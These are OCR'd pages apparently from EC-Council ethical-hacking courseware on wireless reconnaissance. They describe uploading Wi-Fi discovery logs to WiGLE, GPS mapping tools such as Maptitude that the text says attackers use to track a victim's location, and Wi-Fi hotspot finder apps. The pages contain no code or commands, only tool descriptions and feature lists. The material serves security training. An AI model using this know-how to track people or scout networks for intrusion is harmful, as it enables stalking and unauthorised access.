


Figure 16.43: File upload window of WiGLE

- An pop-up window will appear, showing the types of files supported for upload. Click on **Choose File**. In the pop-up that appears for choosing a file, select Wi-Fi discovery tools and then the log file to upload. Finally, click on **Send**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.44: WiGLE screenshot showing the supported file types for upload

- WiGLE then shows complete information on the location of the Wi-Fi networks.





Figure 16.45: Screenshot of WiGLE showing the output

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

GPS Mapping Tools

Maptitude Mapping Software | With Maptitude mapping software and a GPS receiver, attackers can track your location with a portable computer and perform field data collection



Skyhook
https://www.skyhook.com

ExpertGPS
https://www.expertgps.com

GPS Visualizer
https://www.gpsvisualizer.com

Mapwel
https://www.mapwel.net

TrackMaker
https://www.trackmaker.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

GPS Mapping Tools

- **Maptitude Mapping Software**

  Source: *https://www.caliper.com*

  With Maptitude mapping software and a GPS receiver, attackers can track a victim's location with a portable computer, collect field data, and create new or updated geographic files that mark map features.

  In detail, Maptitude Mapping Software allows attackers to do the following:

  - Track the location of a GPS receiver on a map
  - Log GPS data
  - Import GPS playback data from a handheld GPS
  - Locate points by coordinate or by longitude/latitude
  - Choose markers, pushpins, and custom icons for locations

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.46: Screenshot of Maptitude Mapping Software

The following are some additional GPS mapping tools:


- Skyhook (*https://www.skyhook.com*)
- ExpertGPS (*https://www.expertgps.com*)
- GPS Visualizer (*https://www.gpsvisualizer.com*)
- Mapwel (*https://www.mapwel.net*)
- TrackMaker (*https://www.trackmaker.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Hotspot Finder Tools

Wi-Fi Finder

Wi-Fi Finder is an android mobile application that can be used to find free or paid public Wi-Fi hotspots online or offline



http://www.appsapk.com

Homedale::Wi-Fi/WLAN Monitor
http://www.the-st.com

Fing - Network Tools
https://play.google.com

WiFi Finder - Free WiFi Map
https://play.google.com

WiFi Map
https://play.google.com

Find Wifi
https://play.google.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Hotspot Finder Tools

- **Wi-Fi Finder**

  Source: *http://www.appsapk.com*

  Wi-Fi Finder is an android mobile application that can be used for finding free or paid public Wi-Fi hotspots online or offline. Attackers use Wi-Fi Finder to scan for Wi-Fi hotspots around them and access their details. Its features include the following:

  - Scan for nearby Wi-Fi hotspots
  - Search for public Wi-Fi networks anywhere in the world
  - View Wi-Fi hotspot details, call locations, get directions, or share the hotspot
  - Filter results by location (cafe, hotel, etc.) or provider type

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

